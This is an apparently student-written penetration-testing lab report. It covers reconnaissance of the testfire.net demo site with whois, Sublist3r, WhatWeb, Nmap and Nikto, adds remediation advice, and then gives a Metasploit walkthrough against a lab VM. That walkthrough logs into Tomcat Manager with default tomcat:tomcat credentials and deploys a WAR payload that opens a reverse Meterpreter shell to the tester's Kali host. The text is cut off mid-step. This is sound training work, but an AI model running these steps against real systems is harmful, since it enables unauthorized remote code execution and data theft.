Proof-of-concept evidence and scan reports from Nmap, OpenVAS, and Nikto are attached for reference. Please prioritize fixing the P1-level vulnerabilities first by patching outdated services, disabling unused ports, and updating configurations. Kindly confirm once mitigation steps are completed or if you need support from the security team.

Thanks,
Bittu Vamshi

Reconnaissance Practice:

Target Details : testfire.net
Name / Domain: testfire.net
Purpose: A publicly available demo web application maintained for learning and practicing web security intentionally designed to be safe for pentesting exercises and training.

Workspace Setup:


First, create a dedicated folder for this task and move into it to keep all results and screenshots organized.

mkdir -p ~/vapt_lab/task2/{results,screenshots} && cd ~/vapt_lab/task2

WHOIS Information Collection

This step collects the domain registration details of testfire.net and stores them in the results folder, showing the first 40 lines for a quick overview.


whois testfire.net > results/whois.txt 2>/dev/null || true && sed -n '1,40p' results/whois.txt



Subdomain Enumeration Sublist3r:

Enumerate subdomains for testfire.net using Sublist3r; the output will be saved to results/subdomains.txt and the first 20 lines printed for a quick overview.

sublist3r -d testfire.net -o results/subdomains.txt && head -n 20 results/subdomains.txt




The following subdomains were identified:
www.testfire.net, altoro.testfire.net, demo.testfire.net

Technology Stack Identification (Wappalyzer/WhatWeb):

After running Sublist3r, the next step is to run Wappalyzer (or WhatWeb) on each dicovered subdomain to identify the technology stack for every host. Using this command, we can identify the technology stack for each subdomain, including web server, frameworks, and plugins, and save a combined report for review.

```
while read -r host; do
echo "=== $host ===" >> results/techstack.txt
whatweb -v "http://$host" || true >> results/techstack.txt
whatweb -v "https://$host" || true >> results/techstack.txt
echo "" >> results/techstack.txt
done < results/subdomains.txt && sed -n '1,200p' results/techstack.txt
```



Tech Stack Identification — Summary
Through this step, the technology stack for all discovered hosts has been successfully identified using WhatWeb.

Quick Findings:

All three subdomains (www.testfire.net, altoro.testfire.net, demo.testfire.net) share the same fingerprint:

- HTTP Server: Apache (Apache-Coyote/1.1)
- Application Runtime: Java (JSESSIONID cookie present; HttpOnly)
- Content-Type: text/html; charset=ISO-8859-1
- Server IP: 65.61.137.117
- Status: 200 OK on both HTTP & HTTPS

Nmap Scan: Discovered Services

To map open ports, identify service versions, and run safe NSE scripts, probe the server and save a readable report in results. The command below performs a full-port scan with service detection and default scripts.

nmap -p- -sV -sC -T4 65.61.137.117 -oN results/nmap_65.61.137.117.txt && sed -n '1,200p' results/nmap_65.61.137.117.txt

Nmap Scan Result:


The host 65.61.137.117 is online, with three open ports detected: 80, 443, and 8080. Nmap marked all of them as tcpwrapped, which means the ports accepted the connection, but the scan couldn't identify the service details.

This usually happens because of fronting proxies, load balancers, IDS/IPS, or TCP wrappers. It doesn't mean the ports are closed just that banner and version detection didn't return usable information.

HTTP Port Probe — Nmap:

Run a focused Nmap probe against the web ports to capture service versions, page titles, and HTTP headers; save the output to results/http_nse_65.61.137.117.txt

nmap -p 80,443,8080 -sV --script=http-title,http-headers -T4 65.61.137.117 -oN results/http_nse_65.61.137.117.txt && head -n 50 results/http_nse_65.61.137.117.txt




Scanning Results:

Host 65.61.137.117 is serving a Java web application (Apache Tomcat / Coyote JSP engine 1.1) on ports 80, 443, and 8080 — the same app appears on all three. The site title is Altoro Mutual, responses include a JSESSIONID cookie (HttpOnly; Secure on HTTPS), and the content type is text/html; charset=ISO-8859-1.

Nikto:

Run a focused, non-intrusive Nikto scan against the main host to collect common web misconfigurations.

nikto -h http://www.testfire.net -output results/nikto_www_testfire.txt && sed -n '1,60p' results/nikto_www_testfire.txt



Nikto Scan Key Observations:

Target: http://www.testfire.net (65.61.137.117), port 80
Key Findings:

- Server header: Apache-Coyote/1.1 (Tomcat)
- Missing security headers: X-Frame-Options (clickjacking) and X-Content-Type-Options (MIME sniffing)
- HTTP methods allowed: PUT and DELETE — could enable file upload/removal if misconfigured
- Unusual method responses: Server reacts to junk HTTP methods, possibly indicating a permissive configuration or fronting proxy

Note: Nikto encountered some DNS/resolution errors, so while the results are valuable, they may not be fully exhaustive.

Remediation:

- Patch and update Apache Tomcat to the latest version.
- Disable unnecessary HTTP methods (PUT/DELETE) on all web ports.
- Add missing security headers (X-Frame-Options, X-Content-Type-Options).
- Monitor for unusual requests and secure open ports.
- Regularly reviews erver configuration and per form controlled scan storeduce exposure.

Timestamp (UTC?)	Tool	Target / Resource	Findings / Notes	Output file
2025-10-08 08:27:13	WHOIS	testfire.net	Registrar: Amazon Registrar, Inc.; Created: 1999-07-23; Expires: 2026-07-23.	results/whois.txt
2025-10-08 09:28:00	Subdomain enumeration	testfire.net	Discovered subdomains: www.testfire.net, altoro.testfire.net, demo.testfire.net	results/subdomains.txt
2025-10-08 09:28:30	WhatWeb	www.testfire.net / altoro.testfire.net / demo.testfire.net (IP: 65.61.137.117)	Detected: Apache-Coyote/1.1 (Tomcat), Java; JSESSIONID cookie present.	results/techstack.txt
2025-10-08 15:39:00	Nmap	65.61.137.117	Open ports: 80, 443, 8080 — Service: Apache Tomcat/Coyote JSP engine 1.1.	results/nmap_65.61.137.117.txt
2025-10-08 15:48:00	Nmap (NSE)	65.61.137.117 (HTTP)	http-title/header info: “Altoro Mutual”; Server: Apache-Coyote/1.1; JSESSIONID cookie present.	results/http_nse_65.61.137.117.txt
2025-10-08 15:54:00	Nikto	www.testfire.net	Missing security headers: X-Frame-Options, X-Content-Type-Options; Allowed methods include PUT, DELETE.	results/nikto_www_testfire.txt

Recon Summary:

During reconnaissance of testfire.net (65.61.137.117), three subdomains were identified: www.testfire.net, altoro.testfire.net, and demo.testfire.net. Nmap scans revealed open ports 80, 443, 8080, all running a Java-based web app on Apache Tomcat. HTTP headers and Nikto checks showed missing security headers and unsafe HTTP methods.

Exploitation Lab:

Description:

We exploited the Tomcat Manager to upload and run a Java payload, which opened an interactive shell on the target. The attack leverages either weak/default credentials or misconfigured manager access to push and execute code, giving immediate command-line access to the server environment.


Impact:

With RCE on Tomcat an attacker can run arbitrary commands, steal or alter data, install persistent backdoors, and move laterally across the network. In a production setting this can cause data breaches, service outages, and full system compromise so it's critical to close manager access, harden credentials, and patch promptly.

PROOF OF CONCEPT (POC):

msfconsole opens the Metasploit interactive shell where you can search exploits, configure modules, and run payloads.


Msfconsole



Load Metasploit Module Tomcat Manager Scanner:

Inside msfconsole, load the Tomcat manager scanner with.

use auxiliary/scanner/http/tomcat_mgr_login




Tomcat Manager Login Scan:

Type these lines one after the other at the msf> prompt.

Commands executed:

set RHOSTS 192.168.222.129
set RPORT 8180
set HttpUsername vamshi # or: set HttpUsername tomcat
set HttpPassword tomcat
set THREADS 5
run

The module will try the supplied credentials across 5 threads and report any successful logins.



The scanner found valid Tomcat credentials (tomcat:tomcat) for **192.168.222.129:8180**.

Exploit Deployment Metasploit Tomcat Workflow:

Type these lines one after the other at the msf> prompt.

Commands executed:

1. Set the target host (the victim IP):
   set RHOSTS 192.168.222.129

2. Set the Tomcat port:
   set RPORT 8180

3. Set the Tomcat manager username:
   set HttpUsername tomcat

4. Set the Tomcat manager password:
   set HttpPassword tomcat

5. Set your Kali callback IP (where the payload will connect back):
   set LHOST 192.168.222.128

6. Set your listener port:
   set LPORT 4444

7. Launch the exploit:
   exploit

Exploit Execution & Shell Obtained

During the authenticated Tomcat deployment attempt, the exploit uploaded a WAR (urMs.war), executed the deployed JSP, and successfully opened a Meterpreter session. Console output shows the reverse TCP handler started on 192.168.222.128:4444, the WAR was uploaded and executed (/urMs/IXBe3X34pocRWzYLY1pWk6texQ.jsp), and a Meterpreter session was opened to 192.168.222.129 from port 34272 at 2025-10-08 18:02:32 +0530.

Meterpreter Gather Host Details:

Within the active Meterpreter session, run sysinfo to display the target's OS and environment details for evidence collection.

Sysinfo

After running sysinfo, run the getuid command in the Meterpreter session to display the account the session is running under.

Getuid

This confirms the current user context tomcat55 and helps decide whether to attempt privilege escalation or collect user-level evidence.

Backgrounding the Meterpreter Session:

In the Meterpreter prompt, run:

Background

This detaches the session and returns control to the msfconsole prompt while leaving the session active in the background.

Save msfconsole Output to File:

After backgrounding the Meterpreter session, I started logging the msfconsole output to capture the session details and commands for evidence. I used

spool /home/kali/vapt_lab/task3/results/meterpreter_session_1.txt

which recorded everything printed to the console into that file. This saved a complete, timestamped record of the session for the report and future review—remember to run spool off when logging is complete.

Session Inventory Verbose Details (sessions -v):

Execute the following in msfconsole to print verbose session details — the active spool will record the output to ~/vapt_lab/task3/results/meterpreter_session_1.txt:

